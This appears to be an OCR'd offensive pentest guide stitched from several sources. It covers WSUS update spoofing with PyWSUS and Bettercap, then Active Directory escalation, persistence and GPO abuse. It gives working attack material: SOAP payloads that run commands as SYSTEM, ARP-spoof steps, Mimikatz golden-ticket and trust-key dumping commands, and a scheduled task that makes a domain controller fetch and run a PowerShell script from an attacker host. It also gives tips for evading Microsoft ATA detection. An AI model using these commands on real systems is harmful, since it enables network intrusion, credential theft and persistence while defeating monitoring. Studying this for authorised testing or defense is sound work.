


Figure 1 – Enabling SSL in WSUS is an optional "Next Step"

In a normal operation mode, the WSUS server presents updates to the client in the form of update files signed by Microsoft, as stated in the official Microsoft documentation:

WSUS uses SSL for metadata only, not for update files. This is the same way that Microsoft Update distributes updates. Microsoft reduces the risk of sending update files over an unencrypted channel by signing each update. In addition, a hash is computed and sent together with the metadata for each update. When an update is downloaded, WSUS checks the digital signature and hash. If the update has been changed, it is not installed.

Although binaries in WSUS updates need to be signed by Microsoft, the lack of enforcement of HTTPS is a major oversight. Relying on HTTP opens the update server to MITM attacks which allows injecting malicious update metadata. This metadata is unsigned, meaning there is no integrity protection to prevent tampering.

For example, a computer configured to get its updates from a WSUS server will initially perform the following handshake:




Figure 2 – Example 3: Initial Update Synchronization to Update Client – https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-wsusod/637559b5-81a4-4ad4-af60-fb5129aa7d4e

All metadata exchanges between the client and the server is done using the Simple Object Access Protocol (SOAP). By exploiting the lack of integrity of the SOAP calls transmitted over an unencrypted HTTP channel, an attacker performing a MITM attack can tamper responses to the SOAP requests "SyncUpdates (software)" and "GetExtendedUpdateInfo".

First a new update can be injected. Second, when fetching the information associated with this new update, the URL parameter is used to point the client to the update file to be downloaded:

```
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
  <s:Body xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
    <GetExtendedUpdateInfoResponse xmlns="http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService">
      <GetExtendedUpdateInfoResult>
        <Updates>
          <Update>
            <ID>
              972503
            </ID>
            <Xml>
              &lt;ExtendedProperties DefaultPropertiesLanguage="en" Handler="http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/CommandLineInstallation
            </Xml>
          </Update>
          <Update>
            <ID>
              929197
            </ID>
            <Xml>
              &lt;ExtendedProperties DefaultPropertiesLanguage="en" MsrcSeverity="Important" IsBeta="false"&gt;&lt;SupportUrl&gt;https://gosecure.net&lt;/Sup
            </Xml>
          </Update>
          <Update>
            <ID>
              929197
            </ID>
            <Xml>
              &lt;LocalizedProperties&gt;&lt;Language&gt;en&lt;/Language&gt;&lt;Title&gt;Bundle Security Update for * Windows (from KB1234567)&lt;/Title&gt;&
            </Xml>
          </Update>
          <Update>
            <ID>
              972503
            </ID>
            <Xml>
              &lt;LocalizedProperties&gt;&lt;Language&gt;en&lt;/Language&gt;&lt;Title&gt;Probably-legal-update&lt;/Title&gt;&lt;/LocalizedProperties&gt;
            </Xml>
          </Update>
        </Updates>
        <FileLocations>
          <FileLocation>
            <FileDigest>
              +woVBgFHAZXEeO6Nh/yz9QKSvrI=
            </FileDigest>
            <Url>
              http://172.16.10.3:8530/89c4eb2d-738b-4299-94d7-73fc5666516e2/PsExec64.exe
            </Url>
          </FileLocation>
        </FileLocations>
      </GetExtendedUpdateInfoResult>
    </GetExtendedUpdateInfoResponse>
  </s:Body>
</s:Envelope>
```

Figure 3 – GetExtendedUpdateInfo

By modifying the URL parameter, the WSUS client can be redirected towards a malicious binary which will be downloaded. However, only binaries with a valid Microsoft signature will be executed by the client, so the malicious file will not be executed through this step.

Luckily, the “CommandLineInstallation” handler specifies additional parameters to pass the binary during the update installation. No integrity checks are made on these parameters, so they can be tampered easily. As a result, Microsoft-signed binaries such as PsExec64 or bginfo can be used in a fake update to achieve command execution on the client side with “NT AUTHORITY\SYSTEM” privileges:

```
<Xml>
  <ExtendedProperties DefaultPropertiesLanguage="en" Handler="http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/CommandLineInstallation" MaxDownloadSize="374944" MinDownloadSize="374944">
    <InstallationBehavior RebootBehavior="NeverReboots"/>
  </ExtendedProperties>
  <Files>
    <File Digest="+woVBgFHAZXEeO6Nh/yz9QKSvrI=" DigestAlgorithm="SHA1" FileName="PsExec64.exe" Modified="2010-11-25T15:26:20.723" Size="374944">
      <AdditionalDigest Algorithm="SHA256">
        rWuYwB7oSYdOSOUCw9eFMZb2BEJAOyceSrP8bjwI6aQ=
      </AdditionalDigest>
    </File>
  </Files>
  <HandlerSpecificData type="cmd:CommandLineInstallation">
    <InstallCommand Arguments='/accepteula /s cmd.exe /c "echo poc.wsus &gt; C:\poc.txt"' DefaultResult="Succeeded" Program="PsExec64.exe" RebootByDefault="false">
      <ReturnCode Code="-1" Reboot="false" Result="Succeeded"/>
    </InstallCommand>
  </HandlerSpecificData>
</Xml>
```

Figure 4 – CommandLineInstallation

In the sample WSUS response above, PsExec64.exe is given as a signed “update” which tells the client to install the update with arguments resulting in the malicious command cmd.exe being called and executed.

Experienced pentesters know that there is a collection of signed Windows tools, known as *Living off the Land* binaries, that can be repurposed to download and execute payloads.

This summarizes the vulnerability and, for further information, complete attack details are available in the BlackHat presentation.

However, as stated at the beginning of the blog article, exposing the vulnerability is not enough to demonstrate impact to organizations. This is probably because WSUSpect-

proxy hasn't been updated in years and doesn't work on Windows 10.
Furthermore, alternative projects exist but they are either broken or focus on different attack scenarios.

Introducing PyWSUS

During internal pentests, we encountered a lot of unsecure WSUS deployments. Indeed, over 98% of the time, WSUS was configured to use HTTP.

Usually, this is reported as a low-medium risk observation (following CVSS 3.1) due to the lack of a public exploit and organizations do not typically mitigate the issue.

Trying to demonstrate impact on this observation we developed a Python implementation of the WSUS server named PyWSUS that could execute the same attack as WSUSpect-Proxy and even more.

The main goal of this tool is to be a standalone implementation of a legitimate WSUS server which sends malicious responses to clients. The MITM attack itself should be done using other dedicated tools, such as Bettercap.

Usage: pywsus.py [-h] -H HOST [-p PORT] -c COMMAND -e EXECUTABLE [-v]

OPTIONS:

-h, –help show this help message and exit

-H HOST, –host HOST The listening adress.

-p PORT, –port PORT The listening port.

-c COMMAND, –command COMMAND
The parameters for the current payload

-e EXECUTABLE, –executable EXECUTABLE
The executable to returned to the victim. It has to be signed by Microsoft–e.g., psexec

-v, –verbose increase output verbosity.

Example: python pywsus.py -c '/accepteula /s calc.exe' -e PsExec64.exe

Why a new tool instead of forking WSUSpect-Proxy?

The main design difference in PyWSUS is that it does not focus on interception. Unlike WSUSpect-Proxy, our tool acts as a legitimate WSUS server and implements parts of the protocol's communications. The goal of PyWSUS is not only to get code execution on a remote host, but also to provide a flexible tool to researchers to take advantage of most of WSUS's functionalities. For example, post-exploitation, through a malicious WSUS server for persistence or uninstalling a previously installed patch, are use cases we intend to explore with this new tool.

Attack Example

In this attack scenario, we use Bettercap to ARP spoof our victim, intercept the update requests and inject a malicious WSUS update response. This update will deliver a PsExec payload to run arbitrary code. A video will follow to demonstrate this scenario in action.

Here are the network IP addresses for the demo:
• Victim: 172.16.205.20
• Attacker: 172.16.205.21

Bettercap needs to be configured this way:
1. ARP spoof the victim to MITM its traffic
   a. set arp.spoof.targets 172.16.205.20
   b. arp.spoof on
2. Redirect all traffic incoming from port 8530 to a PyWSUS instance
   a. set any.proxy.src_port 8530
   b. set any.proxy.dst_port 8530
   c. set any.proxy.dst_address 172.16.205.21

Finally, run an instance of PyWSUS to serve a bundle update with PsExec:

python pywsus.py -H 172.16.205.21 -p 8530 -e PsExec64.exe -c '/accepteula /s cmd.exe /c "echo wsus.poc > C:\\poc.txt"'

Next time the victim's host will perform a WSUS "SyncUpdates" action, the instance of PyWSUS will reply with the malicious update.

https://www.gosecure.net/blog/2020/09/03/wsus-attacks-part-1-introducing-pywsus/

https://h4ms1k.github.io/Red_Team_WSUS/

https://www.thehacker.recipes/ad/movement/mitm-and-coerced-authentications/wsus-spoofing

Privilege escalation on Active Directory WITH privileged credentials/session

For the following techniques a regular domain user is not enough, you need some special privileges/credentials to perform these attacks.

Hash extraction

Hopefully you have managed to **compromise some local admin** account using AsRepRoast, Password Spraying, Kerberoast, Responder including relaying, EvilSSDP, escalating privileges locally. Then, its time to dump all the hashes in memory and locally. **Read this page about different ways to obtain the hashes.**

Pass the Hash

Once you have the hash of a user, you can use it to **impersonate** it. You need to use some **tool** that will **perform** the **NTLM authentication using** that **hash**, **or** you could create a new **sessionlogon** and **inject** that **hash** inside the **LSASS**, so when any **NTLM authentication is performed**, that **hash will be used.** The last option is what mimikatz does. **More information about this attack and about how does NTLM works here.**

Over Pass the Hash/Pass the Key

This attack aims to **use the user NTLM hash to request Kerberos tickets**, as an alternative to the common Pass The Hash over NTLM protocol. Therefore, this could be especially **useful in**

networks where NTLM protocol is disabled and only **Kerberos is allowed** as authentication protocol. **More information about Over Pass the Hash/Pass the Key here.**

Pass the Ticket

This attack is similar to Pass the Key, but instead of using hashes to request a ticket, the **ticket itself is stolen** and used to authenticate as its owner. **More information about Pass the Ticket here.**

MSSQL Trusted Links

If a user has privileges to **access MSSQL instances**, he could be able to use it to **execute commands** in the MSSQL host (if running as SA). Also, if a MSSQL instance is trusted (database link) by a different MSSQL instance. If the user has privileges over the trusted database, he is going to be able to **use the trust relationship to execute queries also in the other instance**. These trusts can be chained and at some point the user might be able to find a misconfigured database where he can execute commands. **The links between databases work even across forest trusts. More information about this technique here.**

Unconstrained Delegation

If you find any Computer object with the attribute ADS_UF_TRUSTED_FOR_DELEGATION and you have domain privileges in the computer, you will be able to dump TGTs from memory of every users that logins onto the computer. So, if a **Domain Admin logins onto the computer**, you will be able to dump his TGT and impersonate him using Pass the Ticket. Thanks to constrained delegation you could even **automatically compromise a Print Server** (hopefully it will be a DC). **More information about this technique here.**

Constrained Delegation

If a user or computer is allowed for "Constrained Delegation" it will be able to **impersonate any user to access some services in a computer**. Then, if you **compromise the hash** of this user/computer you will be able to **impersonate any user** (even domain admins) to access some services. **More information about this attacks and some constrains here.**

ACLs Abuse

The compromised user could have some **interesting privileges over some domain objects** that could let you **move** laterally/**escalate** privileges. **More information about interesting privileges here.**

Printer Spooler service abuse

If you can find any **Spool service listening** inside the domain, you may be able to **abuse** is to **obtain new credentials** and **escalate privileges**. **More information about how to find a abuse Spooler services here.**

Post-exploitation with high privilege account

Dumping Domain Credentials

Once you get **Domain Admin** or even better **Enterprise Admin** privileges, you can **dump** the **domain database**: *ntds.dit*.

More information about DCSync attack can be found here.

[More information about how to steal the NTDS.dit can be found here]

Persistence

Some of the techniques discussed before can be used for persistence. For example you could make a user vulnerable to ASREPRoast or to Kerberoast.

Golden Ticket

A valid **TGT as any user** can be created **using the NTLM hash of the krbtgt AD account**. The advantage of forging a TGT instead of TGS is being **able to access any service** (or machine) in the domain ad the impersonated user.

More information about Golden Ticket here.

Silver Ticket

The Silver ticket attack is based on **crafting a valid TGS for a service once the NTLM hash of service is owned** (like the **PC account hash**). Thus, it is possible to **gain access to that service** by forging a custom TGS **as any user** (like privileged access to a computer). **More information about Silver Ticket here.**

AdminSDHolder Group

The Access Control List (ACL) of the **AdminSDHolder** object is used as a template to **copy permissions** to **all "protected groups"** in Active Directory and their members. Protected groups include privileged groups such as Domain Admins, Administrators, Enterprise Admins, and Schema Admins. By default, the ACL of this group is copied inside all the "protected groups". This is done to avoid intentional or accidental changes to these critical groups. However, if an attacker modifies the ACL of the group **AdminSDHolder** for example, giving full permissions to a regular user, this user will have full permissions on all the groups inside the protected group (in an hour). And if someone tries to delete this user from the Domain Admins (for example) in an hour or less, the user will be back in the group. **More information about AdminSDHolder Group here.**

DSRM Credentials

There is a **local administrator** account inside each **DC**. Having admin privileges in this machine, you can use mimikatz to **dump the local Administrator hash**. Then, modifying a registry to **activate this password** so you can remotely access to this local Administrator user. **More information about DSRM Credentials here.**

ACL Persistence

You could **give** some **special permissions** to a **user** over some specific domain objects that will let the user **escalate privileges in the future**. **More information about interesting privileges here.**

Security Descriptors

The **security descriptors** are used to **store** the **permissions** an **object** have **over** an **object**. If you can just **make** a **little change** in the **security descriptor** of an object, you can obtain very interesting privileges over that object without needing to be member of a privileged group. **More information about Security Descriptors here.**

Skeleton Key

Modify LSASS in memory to create a **master password** that will work for any account in the domain. **More information about Skeleton Key here.**

Custom SSP

Learn what is a SSP (Security Support Provider) here. You can create you **own SSP** to **capture** in **clear text** the **credentials** used to access the machine. **More information about Custom SSP here.**

DCShadow

It registers a **new Domain Controller** in the AD and uses it to **push attributes** (SIDHistory, SPNs...) on specified objects **without** leaving any **logs** regarding the **modifications**. You **need DA** privileges and be inside the **root domain**. Note that if you use wrong data, pretty ugly logs will appear. **More information about DCShadow here.**

Forest Privilege Escalation - Domain Trusts


Microsoft considers that the **domain isn't a Security Boundary**, the **Forest is the security Boundary**. This means that **if you compromise a domain inside a Forest you are going to be able to compromise the entire Forest**.

Basic Information

At a high level, a **domain trust** establishes the ability for **users in one domain to authenticate** to resources or act as a security principal **in another domain**.

Essentially, all a trust does is **linking up the authentication systems of two domains** and allowing authentication traffic to flow between them through a system of referrals. When **2 domains trust each other they exchange keys**, these **keys** are going to be **saved** in the **DCs** of **each domains** (**1 key per trust direction**) and the keys will be the base of the trust.

When a **user** tries to **access** a **service** on the **trusting domain** it will request an **inter-realm TGT** to the DC of its domain. The DC wills serve the client this **TGT** which would be **encrypted/signed** with the **inter-realm key** (the key both domains **exchanged**). Then, the **client** will **access** the **DC of the other domain** and will **request** a **TGS** for the service using the **inter-realm TGT**. The **DC** of the trusting domain will **check** the **key** used, if it's ok, it will **trust everything in that ticket** and will serve the TGS to the client.



Different trusts

It's important to notice that **a trust can be 1 way or 2 ways**. In the 2 ways options, both domains will trust each other, but in the **1 way** trust relation one of the domains will be the **trusted** and the other the **trusting** domain. In the last case, **you will only be able to access resources inside the trusting domain from the trusted one**.

A trust relationship can also be **transitive** (A trust B, B trust C, then A trust C) or **non-transitive**.

Different trusting relationships:

- **Parent/Child** – part of the same forest – a child domain retains an implicit two-way transitive trust with its parent. This is probably the most common type of trust that you'll encounter.
- **Cross-link** – aka a "shortcut trust" between child domains to improve referral times. Normally referrals in a complex forest have to filter up to the forest root and then back down to the target domain, so for a geographically spread out scenario, cross-links can make sense to cut down on authentication times.
- **External** – an implicitly non-transitive trust created between disparate domains. "External trusts provide access to resources in a domain outside of the forest that is not already joined by a forest trust." External trusts enforce SID filtering, a security protection covered later in this post.
- **Tree-root** – an implicit two-way transitive trust between the forest root domain and the new tree root you're adding. I haven't encountered tree-root trusts too often, but from the Microsoft documentation, they're created when you when you create a new domain tree in a forest. These are intra-forest trusts, and they preserve two-way transitivity while allowing the tree to have a separate domain name (instead of child.parent.com).

- **Forest** – a transitive trust between one forest root domain and another forest root domain. Forest trusts also enforce SID filtering.
- **MIT** – a trust with a non-Windows RFC4120-compliant Kerberos domain. I hope to dive more into MIT trusts in the future.

Attack Path

1. 1.

Enumerate the trusting relationships

2. 2.

Check if any **security principal** (user/group/computer) has **access** to resources of the **other domain**, maybe by ACE entries or by being in groups of the other domain. Look for **relationships across domains** (the trust was created for this probably).

    0. 1.

kerberoast in this case could be another option.

3. 3.

Compromise the **accounts** which can **pivot** through domains.

There are three **main** ways that security principals (users/groups/computer) from one domain can have access into resources in another foreign/trusting domain:

- They can be added to **local groups** on individual machines, i.e. the local "Administrators" group on a server.
- They can be added to **groups in the foreign domain**. There are some caveats depending on trust type and group scope, described shortly.
- They can be added as principals in an **access control list**, most interesting for us as principals in **ACEs** in a **DACL**. For more background on ACLs/DACLs/ACEs, check out the "An ACE Up The Sleeve" whitepaper.

Child-to-Parent forest privilege escalation

Also, notice that there are **2 trusted keys**, one for *Child --> Parent* and another one for P_arent --> Child_.

1

Invoke-Mimikatz -Command '"lsadump::trust /patch"' -ComputerName dc.my.domain.local

2

Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\mcorp$"'

Copied!

1

Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-538504511

/sids:S-1-5-21-280534878-1496970234-700767426-519 /rc4:7ef5be456dc8d7450fb8f5f7348746c5 /service:krbtgt /target:moneycorp.local /ticket:C:\AD\Tools\kekeo_old\trust_tkt.kirbi"'

2

/domain:<Current domain>

3

/sid:<SID of current domain>

4

/sids:<SID of the Enterprise Admins group of the parent domain>

5

/rc4:<Trusted key>

6

/user:Administrator

7

/service:<target service>

8

/target:<Other domain>

9

/ticket:C:\path\save\ticket.kirbi

Copied!

For finding the **SID** of the **"Enterprise Admins"** group you can find the **SID** of the **root domain** and set it in S-1-5-21_root domain_-519. For example, from root domain SID *S-1-5-21-280534878-1496970234-700767426* the "Enterprise Admins"group SID is *S-1-5-21-280534878-1496970234-700767426-519*

http://www.harmj0y.net/blog/redteaming/a-guide-to-attacking-domain-trusts/

1

.\asktgs.exe C:\AD\Tools\kekeo_old\trust_tkt.kirbi CIFS/mcorp-dc.moneycorp.local

2

.\kirbikator.exe lsa .\CIFS.mcorpdc.moneycorp.local.kirbi

3

ls \\mcorp-dc.moneycorp.local\c$

Copied!

Escalate to DA of root or Enterprise admin using the KRBTGT hash of the compromised domain:

1

```
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator
/domain:dollarcorp.moneycorp.local /sid:S-1-5-211874506631-3219952063-538504511
/sids:S-1-5-21-280534878-1496970234700767426-519
/krbtgt:ff46a9d8bd66c6efd77603da26796f35 /ticket:C:\AD\Tools\krbtgt_tkt.kirbi"'
```

2

```
Invoke-Mimikatz -Command '"kerberos::ptt C:\AD\Tools\krbtgt_tkt.kirbi"'
```

3

```
gwmi -class win32_operatingsystem -ComputerName mcorpdc.moneycorp.local
```

4

```
schtasks /create /S mcorp-dc.moneycorp.local /SC Weekely /RU "NT Authority\SYSTEM" /TN
"STCheck114" /TR "powershell.exe -c 'iex (New-Object
Net.WebClient).DownloadString(''http://172.16.100.114:8080/pc.ps1''')'"
```

5

```
schtasks /Run /S mcorp-dc.moneycorp.local /TN "STCheck114"
```

Copied!

External Forest Domain Privilege escalation

In this case you can **sign with** the **trusted** key a **TGT impersonating** the **Administrator** user of the current domain. In this case you **won't always get Domain Admins privileges in the external domain**, but **only** the privileges the Administrator user of your current domain **was given** in the external domain.

1

```
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:<current
domain> /SID:<current domain SID> /rc4:<trusted key> /target:<external.domain>
/ticket:C:\path\save\ticket.kirbi"'
```

Copied!

Domain trust abuse mitigation

SID Filtering:

- Avoid attacks which abuse SID history attribute across forest trust.
- Enabled by default on all inter-forest trusts. Intra-forest trusts are assumed secured by default (MS considers forest and not the domain to be a security boundary).
- But, since SID filtering has potential to break applications and user access, it is often disabled.
- Selective Authentication

    - In an inter-forest trust, if Selective Authentication is configured, users between the trusts will not be automatically authenticated. Individual access to domains and servers in the trusting domain/forest should be given.

More information about domain trusts in ired.team.

Some General Defenses

Learn more about how to protect credentials here. Please, find some migrations against each technique in the description of the technique.

- Not allow Domain Admins to login on any other hosts apart from Domain Controllers
- Never run a service with DA privileges
- If you need domain admin privileges, limit the time: Add-ADGroupMember -Identity 'Domain Admins' -Members newDA -MemberTimeToLive (New-TimeSpan -Minutes 20)

Deception

- Password does not expire
- Trusted for Delegation
- Users with SPN
- Password in description
- Users who are members of high privilege groups
- Users with ACL rights over other users, groups or containers
- Computer objects
- ...
- https://github.com/samratashok/Deploy-Deception
    - Create-DecoyUser -UserFirstName user -UserLastName manager-uncommon -Password Pass@123 | DeployUserDeception -UserFlag PasswordNeverExpires -GUID d07da11f-8a3d-42b6-b0aa-76c962be719a -Verbose

How to identify deception

For user objects:

- ObjectSID (different from the domain)
- lastLogon, lastlogontimestamp
- Logoncount (very low number is suspicious)
- whenCreated
- Badpwdcount (very low number is suspicious)

General:

- Some solutions fill with information in all the possible attributes. For example, compare the attributes of a computer object with the attribute of a 100% real computer object like DC. Or users against the RID 500 (default admin).
- Check if something is too good to be true
- https://github.com/JavelinNetworks/HoneypotBuster

Bypassing Microsoft ATA detection

User enumeration

ATA only complains when you try to enumerate sessions in the DC, so if you don't look for sessions in the DC but in the rest of the hosts, you probably won't get detected.

Tickets impersonation creation (Over pass the hash, golden ticket...)

Always create the tickets using the **aes** keys also because what ATA identifies as malicious is the degradation to NTLM.

DCSync

If you don't execute this from a Domain Controller, ATA is going to catch you, sorry.

More Tools

- Powershell script to do domain auditing automation
- Python script to enumerate active directory
- Python script to enumerate active directory

GPO Abuse

Overview

SharpGPOAbuse is a .NET application written in C# that can be used to take advantage of a user's edit rights on a Group Policy Object (GPO) in order to compromise the objects that are controlled by that GPO.

GPO abuses have been covered previously by @harmj0y and @_wald0 in the following blog posts which we highly recommend reading:

- https://www.harmj0y.net/blog/redteaming/abusing-gpo-permissions/
- https://wald0.com/?p=179

PowerView also supports the addition of a new immediate task that will execute when the GPO is pulled by the client machines. However, there were times when it was not possible to successfully use PowerView's *New-GPOImmediateTask* function. After digging a bit more into how we can edit the GPO manually we also came across the following blog post from @_RastaMouse:

- https://rastamouse.me/2019/01/gpo-abuse-part-2/

Essentially, it is possible to modify a GPO by creating or modifying files in SYSVOL. The configuration for each GPO is saved in the following location:

\\<domain>\SYSVOL\<domain>\Policies\<GPO Unique ID>\

However, there are a few caveats. In order to successfully update the GPO manually by editing the files in SYSVOL we also need to update the following:

- The value of the *gPCMachineExtensionNames* attribute of the GPO object (if we are editing the Computer policy).
- The value of the *versionNumber* attribute of the GPO object.
- The value of the version within the GPT.ini file in SYSVOL.

The *version* in GPT.ini and the *versionNumber* attribute of the GPO object must have the same value and must also be increased after performing any changes in order to enable client machines to pull any changes during their normal group policy update cycle.

In addition, the *gPCMachineExtensionNames* must have the GUID that corresponds to the settings we have modified. A list of GUIDs can be found here:

- https://blogs.technet.microsoft.com/mempson/2010/12/01/group-policy-client-side-extension-list/

For example, in order to add a new startup script, the following GUIDs must be added in the value of *gPCMachineExtensionNames* attribute of the GPO object:

